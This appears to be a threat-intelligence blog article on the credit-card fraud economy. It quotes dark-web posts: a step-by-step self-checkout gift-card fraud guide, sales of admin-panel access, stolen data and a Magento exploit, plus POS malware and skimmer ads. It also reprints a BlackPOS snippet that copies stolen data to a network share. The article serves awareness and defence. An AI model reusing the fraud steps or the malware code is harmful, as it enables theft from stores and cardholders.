
Posted 1 hour ago

Here is a break down for newbies and advanced quick money with minimal hassle if done correctly. HAS TO HAVE SELF CHECKOUT FOR THIS PROCESS 1ark car away from camera system (watch for pole
cameras also) system full of blind spots 2:Enter store with head down (hence make funny face, yawn,act casual,ext and watch camera on auto doors)and look for gift card area usually in register isle or in
card square located at front of store usually by registers also. 3:Only grab gc that have $100 dollars on front of gc only MasterCard Or AMEX. No Visa that will trigger employee to walk over and tell you y
not allowed to do this here. 4:Once you have located $100 Mastercard or AMEX (NO $20-$500 cards) walk over to Self Check Out and look at the employee working the self check out you want to see a
young person working why,cause they dont care about anything and also have no clue whats going on they just there for check at end of week. 5:Take MasterCard and Ring it up like you would a drink(if
AMEX you have to ring it up then swipe it on pos like credit card to enter it into system).Next press no cash back,CHANGE PAYMENT if debit then press CREDIT if its a Credit Card it will automatically go to
sign screen Sign it quickly and BOOM put it in bag and do the next according to safety of people around you and employee. 6: ONLY RING UP $100 AT A TIME ANYTHING OVER $110 WILL ASK FOR
SECURITY CODE and employee to walk up. 7:You can repeat this process Multiple times if you are smooth and dont attract attention and also make away with about $400-$2000 DEPENDING on how smo
and dumb the employee is CAUTION DONT GET GREEDY CAUSE IT CAN TURN FROM A GOOD DAY TO RUNNING OUT THE STORE so be cautious and happy carding. If you like or have any suggestions p
me thanks and good day and get money safely repeat this process to practice ,find good bins and Train new employees or just get pocket change to spend.

A dark web post describing how to steal gift cards from a physical store. (Source: SOCRadar)

In this post, the threat actor explains how to steal 100$ MasterCard gift cards (Walmart) by exploiting untrained employees of a physical retail store. As it can be understood from here, cybercriminals also exploit technological and human vulnerabilities.

What Else is for Sale? Coupons, Admin Panel Access, Databases…



100% discount coupon in the Portuguese hardware store
By FroZZZ , [redacted] [Other] - everything else

FroZZZ
byte
User
● 0
4 posts
Joined
04/01/20 (ID: 102183)
Activity
security / security

[redacted] (edited)

Selling a coupon on the site www.p[redacted].com which gives 100% discount and free shipping. Delivery only to Portugal
The store has expensive equipment including iPhones, etc.
There are 500+ orders per day in the store and 50k + reviews on TrustPilot
Price: 500 $ BTC, ETH, USDT

Proof:

RESUMO DOS PEDIDOS

1 Produtos	1 599,90 €
Envio (Envio - Envio grátis)	0,00 €
TOTAL:	0,00 €

Admin panel of a very large EU shop ~1mln orders per month + FULL LOG to PC!
By dridextt, [redacted] in Auctions

dridextt
byte
Seller
1
14 posts
Joined
02/06/20 (ID: 100136)
Activity
virology / malware

Posted [redacted] (edited)

Large European shop with several branches (access in the admin panel to all orders from all branches)

According to Ahrefs, the traffic shop has over 70,000 users per day, the top traffic countries are in this order DE-NL-R-BG-ES-SW-UK

Total orders for August - 869875 in "Completed" status
Total orders for September - 937000 in "Completed" status
Total orders for October - 1025400 in "Completed" status
October card payments: 61500 (34100 visa, 24500 mastercard, 2900 amex)

The admin panel looks like some kind of self-writing, I have no idea how to upload a shell or put a sniffer there
- you can see absolutely all orders
- access to editing any order and changing its status, etc.
- a bunch of filters for sorting
- full data of any order (address, full name, payment amount,
- performing some "tasks" (for example, exporting orders according to certain criteria)
- managing clients, employees, stores, user groups
- managing discounts
This is just that what can be seen with the naked eye, I did not try to dig deeper

To the admin panel there is a full log from the PC (log of two and a half weeks) of its owner, including all his mails, accounts, desktop files, autofills, cookies and more (203 accounts in the passwords.txt file including paypal, amazon, twitter, several mails, facebook, some kind of wallet mob, instagram, mega, microsoftonline...)

Start $ 5000
Step $1000 Flash $30000
End of auction in 24 hours, guaranteed exploit

I immediately draw your attention to the fact that you are bidding on a product with a description as indicated !!!
I don't care: will you find maps there, will you install a sniffer, how much will you earn on it and will you earn at all, is there access to maps, files, documents, personal archives, medical records and photographs of employees, all this is none of my business and I'm not responsible for this in any way. I'm just selling the admin panel for the shop, which I described in detail!

DATABASE OMAMIMINI.COM [USERS / COUPONS / ORDERS] SHOPIFY API
by mailhash - Yesterday - 09:17 AM

[redacted]
6 REP
236 LIKES
[redacted]
POSTS: 23
THREADS: 23
JOINED: AUG 2021

OP Yesterday - 09:17 AM (This post was last modified: Yesterday - 09:49 AM by mailhash. Edited 1 time in total.)

Database Omamimini.com
========================
– Users / 6700
First Name,Last Name,Email,Address1,Address2,City,Province,Province Code,Country,Country Code,Zip,Phone,Total Spent,Total Orders
==

Code:


```
Dana,[redacted]
Naga,[redacted]2.20,1
Jung,[redacted]0
Maver[redacted]
Cindy,[redacted]
2938,[redacted]
Kimber[redacted].99,1
Heidar[redacted]
Althea[redacted]
Kyle,[redacted](202)
277-8[redacted]
Matth[redacted]
```

****

Dark web posts selling coupons, admin panel access and customer data for various e-commerce websites. (Source: SOCRadar)

There are many different exploits in the wild. Threat actors use them for financial gain. After using it, they share/sell the method for their agenda. This time, it can be as simple as gaining popularity or as sinister as concealing their traces by increasing the number of people using the same methods and tools.

Stolen Credit Data : Credit Card Fraud - Cybercrime Business Ecosystem


Card data is obtained through compromised payment portals
The card details are either used directly or sold on to other criminals
Cyber criminals, from their home country, buy items in target country with the stolen card data
The items are sent to "Drops" in the target country
"Drops" receive and re-send the items
Items are resold online.

An estimated $1.8 billion is stolen each year through Reshipping Schemes

When you click a link in a phishing email and unintentionally share your credit card data with cyber criminals, your card data takes a very long journey. First, it becomes a line in a highly organized database with all other credit card data harvested in a phishing campaign. As we can see from the infographic above, the holiday season is one of the best times for a phishing campaign.

Most often, the database, including your card data, will be sold in a market on the dark web. Or, the threat actors harvesting the card data will use it and then sell it. The second criminal who bought the data probably will follow suit. They will try to understand the database's value, use some, and then sell again.


The database will be sold multiple times until someone shares it for free. This way, so many threat actors will use or try to use your credit data, and it will become almost impossible for law enforcement to track who stole your card data and who used it. Even if you cancel your credit card right after it was stolen, it will be placed in different markets and forums on the dark web and have some value to threat actors.

How Attackers Steal Credit/Debit Card Data

There are many ways cybercriminals get a hold of one`s credit card information, but we will discuss the most common five of them here:


Credit Card Skimming

POS (point-of-sale) devices handed to us to pay after a grocery shopping or a meal at a restaurant could give our credit card information to attackers. With card copying software installed on the devices, the credit card information read on the device could be copied and directed to the attackers. Cybercriminals can infiltrate the point-of-sale system and place the malicious software, also known as BlackPOS and Interprocess communication hook malware, on the POS systems.



```
set src-t:\temp\dotnet\moP45-Ke2737084-x86.exe
net use t: \\10.44.2.153\di 414sk4! /user:10.44.2.153\salcli
if exist %src% (
type mcTrayErroriogging.d11 » t:\temp\dotnet N0P45-x52737084-x86.exe
del /F /Q mcTrayErrorlogging.d11
)
net use t: /DEL /yes
del IF /Q t.bat
```

The code piece of BlackPOS malware found in 2014 responsible for exporting stolen data



Purchasing Announcement for POS Malware is Shared

27 Nov 2021 19:00

In a hacker forum monitored by SOCRadar, shared of purchasing announcement for POS malware is detected.

LOOKING FOR POS/DUMPS MALWARE - VIRUS

Looking for either a ready made solution or a coder to develop me POS MALWARE to collect DUMPS TRACK1/TRACK2 AND PIN ..

with the most advanced technique ... must be fud must bypass WINDEFENDER and not on .net frame work dependency also not looking for blackpos jackpos alina dexter .. dont waste time ...

budget 6000usd to 10000usd depends what kind of product and functions you bring on table .

ESCROW FORUM IS WELCOMED .

Looking forward

An announcement on a dark web forum for purchasing POS malware. (Source: SOCRadar)

ATM Skimming

Stealing credit/debit card information when someone uses an ATM is another method criminals use to collect card information. In this method known as ATM skimming, cybercriminals copy credit/debit card information by placing an undetectable device in the card slot of the ATM. A small camera records your PIN when these skimmers copy your card information.

New Recruitment Post is Detected

09 Aug 2021 20:00

Global | Banking | Partnership | Banking | atm | Skimmer | Partnership/Cooperation...

In a hacker forum monitored by SOCRadar, a recruitment post is detected who is specialized in Skimmers.

I have any skimming equipment that you need.
Last models deep insert skimmers for US, ATMs with Card Protection Plate 100% working.

We can work on % or pay per dump but have in mind that I need deposit for the tools.

Only <mark style="padding: 3px !important; border-width: 0.4px 0.4px 0.4px 4px !important; border-style: dashed dashed dashed solid !important; border-color: yellow !important; border-image: initial !important; box-shadow: rgba(0, 0, 0, 0.25) 0px 4px 15px 1px !important; border-radius: 5px !important;">seri</mark>ous people,please.

If you want to work and you are ready to do it like I said contact me.

An announcement on a dark web forum for loaning ATM skimming equipment. (Source: SOCRadar)

Digital-skimming - Magecart Attack

CVE-2022-24086 Exploit of Magento is on Sale

12 Sep 2022 20:00

Global | Global | E-Commerce | Selling | Exploit

In a hacker forum monitored by SOCRadar, CVE-2022-24086 exploit of Magento selling is detected.

Sell exploit for magento 1 day RCE.

PoC tested on 2.3.4, 2.4.0 2.4.2-p2 2.4.3 and 2.4.3-p1 versions with a clean install.

Automated work for tests with a clean installation in python.
In most cases, manually.

I agree with you on the guarantor, pure magento is suitable for tests with the required version.
With rce, you can fill in / execute OS commands.

Price $5k, 5 hands.
Either in one hand, we can agree.
I don't have time to do it myself.
First contact in PM.

Sell exploit for magento 1 day RCE.

PoC tested on 2.3.4, 2.4.0 2.4.2-p2 2.4.3 and 2.4.3-p1 versions with a clean install.

Automated work for tests with a clean installation in python.

In most cases, manually.

I agree with you on the guarantor, pure magento is suitable for tests with the desired version.

With rce, you can fill in / execute OS commands.

Price $10k, 5 hands.

Either in one hand, we can agree.

I don't have time to do it myself.

First contact in PM.


A dark web post for selling a Magento Exploit. (Source: SOCRadar)

The skimming attacks can be made online too. Attackers can harvest credit card information by infecting the checkout pages of e-commerce websites. This hard-to-detect malware skims every interaction without the knowledge of either party of the transaction and copies and directs the credit card data to the cybercriminals.

"Magecart," which has become the popular name for such threats and attacks, refers to the hackers or groups responsible for the attacks. These groups' first target, hence the name, was the Magento platform, which provides store website checkout and shopping cart functionality.

Magecart describes cyberattacks that home in on the e-commerce capabilities of a website. Also known as card-skimming attacks, threat actors will often exploit a vulnerability in a website's backend content management system or third-party dependencies and covertly implant malicious JavaScript code. This code, embedded in the payment section of a website, will then harvest any card details put in by a customer and send them to an attacker-controlled server.

Phishing



New Phishing Templates are on Sale

05 Nov 2022 20:00

In a hacker forum monitored by SOCRadar, a new pishing template sale is detected.

SEAPORT DRAINER
Seaport drainer script that'll prompt the user a sign request (no approval, no transfer, nothing..). If he signs that request, all the NFTs he has put for sale in Opensea will be transferred to your wallet.
Obfuscated version: You'll receive a .js which you'll import to your website, the script has a function which you'll add to your buttons. Upon clicking, user will be prompted to connect his wallet then sign the request. The NFTs will be transferred from his wallet to our escrow wallet, then to your wallet.
Clean version: You'll receive the clean and unobfuscated .js file, then an express app which you'll set up on your own (instructions included). The NFTs will be transferred from his wallet to your wallet.

PRICE:
400$ [OBFUSCATED]
$2000 [FULL SOURCE CODE]
Contact:

A dark web post for selling new phishing email templates. (Source: SOCRadar)

Phishing is one of the most efficient tools cyber attackers use. At this point, we must point out the importance of the personal data we generously reveal on social media. Social engineering attacks, including phishing, can use even the slightest bit of information to make you click a malicious link or open an infected document.

Phishing attacks hit an all-time high in 2021. With more than 300,000 attacks recorded in December 2021. These incidents have become more than three times as typical as they were less than two years ago. (3)


Takedown is brutal, but it is not complicated with SOCRadar. Remove fake infrastructure to minimize the impact of threat actors!

How Threat Actors Monetize Stolen Credit Card Data

In the SOCRadar Financial Industry Threat Landscape Report, our analysts discovered that "17.4 million credit card data was sold on the black market" over the first eight months of 2022. (4) However, threat actors still have 17.4 million active credit cards that they can use to purchase whatever they want. Some of these cards are not valid or expired, and some credentials are already changed. On the other hand, threat actors would use every bit of information to gain money or protection.

Checkers

After credit card data is acquired, the value of the information needs to be determined. Parameters like the credit card's class and limit and the recency of the credentials are essential. That's where the Checker software comes to play. Checkers are used to eliminating invalid and useless credit card numbers by checking if they are in use. E-commerce websites are generally used for testing.



Multi Checker Tool for Many Companies is Shared

27 Mar 2022 20:00

In a hacker forum monitored by SOCRadar, a new multi-checker tool sharing is detected which contains checkers for various companies.

AIO CHECKER. ALL IN ONE MULTICHECKER 2022

List of checkers:

Call of duty, Minecraft, Valorant, Uplay, Steam, League of Legends, Origin, Xbox, Windscribe, VyprVPN, IpVanish, PIA, NordVPN, Spotify, Netflix, Crunchyrole, Disney+Hulu, HBO, BWW, Yahoo, EbayVM, YahooVM, PaypalVM, NetflixVM, Mail access ,combo editor, combo leecher, yahoo inbox searcher.

Lots of VT results, check them against C.io's false positive lists or run in a VM i may not be aware of something. But i haven't had any problems

NOERRORS AIO V2.4.2 - ALL IN ONE CHECKER.rar

Virustotal link https://www.virustotal.com/gui/file/************************************

Be careful! In this section, the software may contain viruses! Don't run them on your home PC.

Use virtual machines or remote!

A dark web post announcing a new checker tool (Source: SOCRadar)


The income of Checkers is based on the withdrawal of money from the live credit cards requested to check. When an attacker uploads the stolen credit card data to the Checker, he accepts that a predetermined amount will be drawn from live credit cards. Therefore, the attacker does not pay an actual fee to Checker; the testing fee is deducted from victims' credit cards, which is around 0.5-1 $. The higher rate of active credit cards in a batch means that the attacker will sell the batch on the dark web for a higher amount.

